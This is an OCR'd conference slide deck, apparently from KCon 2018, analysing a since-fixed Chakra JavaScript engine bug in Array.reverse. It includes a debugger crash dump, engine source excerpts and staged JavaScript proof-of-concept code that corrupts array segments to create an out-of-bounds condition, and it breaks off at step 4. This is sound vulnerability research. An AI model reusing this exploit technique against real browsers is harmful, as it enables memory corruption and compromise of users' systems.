2018

Chakra引擎的非JIT漏洞与利用

演讲人： KaiSong (exp-sky)
Tencent Security Xuanwu Lab

WHO AM I

Researchers at Tencent's Xuanwu Lab.
Pwn2Own 2017 Edge Browser Winner.
Browser security research.

Kai Song (@exp-sky)

目录
CONTENTS


Chakra vulnerability

The vulnerability was discovered on May 31, 2016.
The vulnerability was fixed in February 2017.

```
0:011> r
rax=0000000000000000 rbx=0000025fdedde7d0 rcx=000100007fffffff
rdx=0000025fdee52bf0 rsi=00000000fffffffe rdi=0000025fdee52bf0
rip=00007ffd5e3c0ddf rsp=000000a1f24fb070 rbp=0000025fdb586860
 r8=00000000fffffffe  r9=0000025fdee52bf0 r10=00000fffabc781b0
r11=00000000fffffffe r12=be13ffffffc00000 r13=0000025fdeeb3c20
r14=0000000000000000 r15=fffc000000000000

chakra!Js::JavascriptArray::SetItem+0x5f:
00007ffd`5e3c0ddf mov qword ptr [rdx+r11*8+18h],rcx 00000267`dee52bf8=????????
```


Chakra vulnerability

NativeIntArray struct :



Chakra vulnerability

NativeIntArray struct :



Chakra vulnerability


Make var_Array_1 object reach a special state.
Make var_Array_1->length smaller.

```
function start()
{
    var var_Array_1 = new Array(1024);
    var_Array_1.__proto__.__defineGetter__('0', function()
    {
        var_Array_1.length = 0;
        var_Array_1[0x2d] = 1;
        return 1;
    });
    var_Array_1.reverse();

    //… …
}
start();
```

//Modify array length

Chakra vulnerability

Make var_Array_1 object reach a special state.
Array.length < (head.next.left + head.next.length)
0x2e < (0x03d2 + 0x2e)




Chakra vulnerability

Make var_Array_1 object reach a special state.

Array.length < (head.next.left + head.next.length)


0x2e < (0x03d2 + 0x2e)



KCon

Chakra vulnerability

Make var_Array_1 object reach a special state.




Chakra vulnerability

Callback function causes length to be modified.
But the ReverseHelper function still uses the old length.

```
Var JavascriptArray::ReverseHelper(JavascriptArray* pArr,
Js::TypedArrayBase* typedArrayBase,
RecyclableObject* obj, T length, ScriptContext* scriptContext)
{
    ... ...
    if (length % 2 == 0)
    {
        pArr->FillFromPrototypes(0, (uint32)length); //call getter, edit length
    }
    ... ...
            seg->left = ((uint32)length) > (seg->left + seg->length) ?
            ((uint32)length) - (seg->left + seg->length) : 0;
            seg->next = prevSeg;
            seg->EnsureSizeInBound();
    ... ...
}
```

Chakra vulnerability

Make var_Array_1 object reach a special state.
Array.length < (head.next.left + head.next.length)
0x2e < (0x03d2 + 0x2e)




Chakra vulnerability

step 1
Make var_Array_1->head.size smaller.

```
function start()
{
    //… …

    //delete getter callback.
    delete var_Array_1.__proto__['0'];

    //1. Make var_Array_1->head.size smaller.
    var_Array_1[0x0a] = 1;
    var_Array_1.reverse();

    //… …
}
start();
```


Chakra vulnerability

step 1
var_Array_1->head.size : 0x2e -> 0x23
var_Array_1->head.size : 0x23 < var_Array_1->head.length : 0x2e



Chakra vulnerability

step 1
var_Array_1->head.size : 0x2e -> 0x23
var_Array_1->head.size : 0x23 < var_Array_1->head.length : 0x2e



KCon

Chakra vulnerability

step 1
seg->left = 0
seg->EnsureSizeInBound() : seg.size = 0x23

```
Var JavascriptArray::ReverseHelper(JavascriptArray* pArr,
Js::TypedArrayBase* typedArrayBase,
RecyclableObject* obj, T length, ScriptContext* scriptContext)
{
    .... ...
    seg->left = ((uint32)length) > (seg->left + seg->length) ?
    ((uint32)length) - (seg->left + seg->length) : 0;
    seg->next = prevSeg;
    seg->EnsureSizeInBound();
    ... ...
}
```


Chakra vulnerability

step 1
Min(Next->left, Size) - Min(0x2e, 0x23)

```
void SparseArraySegmentBase::EnsureSizeInBound()
{
    EnsureSizeInBound(left, length, size, next);
}

void SparseArraySegmentBase::EnsureSizeInBound(uint32 left, uint32 length,
uint32& size, SparseArraySegmentBase* next)
{
    uint32 nextLeft = next ? next->left : JavascriptArray::MaxArrayLength;

    if(size != 0)
    {
        size = min(size, nextLeft - left);  //size = 0x23
    }
}
```

Chakra vulnerability

step 1
var_Array_1->head.size : 0x2e -> 0x23
var_Array_1->head.size : 0x23 < var_Array_1->head.length : 0x2e




Chakra vulnerability

Step 2
Create OOB

```
function start()
{
    //… …

    //2. create OOB
    var_Array_1[0] = {};

    //… …
}
start();
```

Chakra vulnerability


Step 2
ConvertToJavascriptArray : Create new segment
Seg.buffer = 0x23 * 0x08, Seg.length = 0x2e



Chakra vulnerability

Step 2


Seg.buffer = 0x23 * 0x08; Seg.length = 0x2e;



Chakra vulnerability


Step 3
Segment layout

```
function start()
{
    //… …

    //3. segment layout
    var var_Array_2 = new Array();
    var_Array_2[0x22] = {};

    //… …
}
start();
```



Chakra vulnerability

Step 3
Segment layout and segment OOB



Chakra vulnerability

Step 4

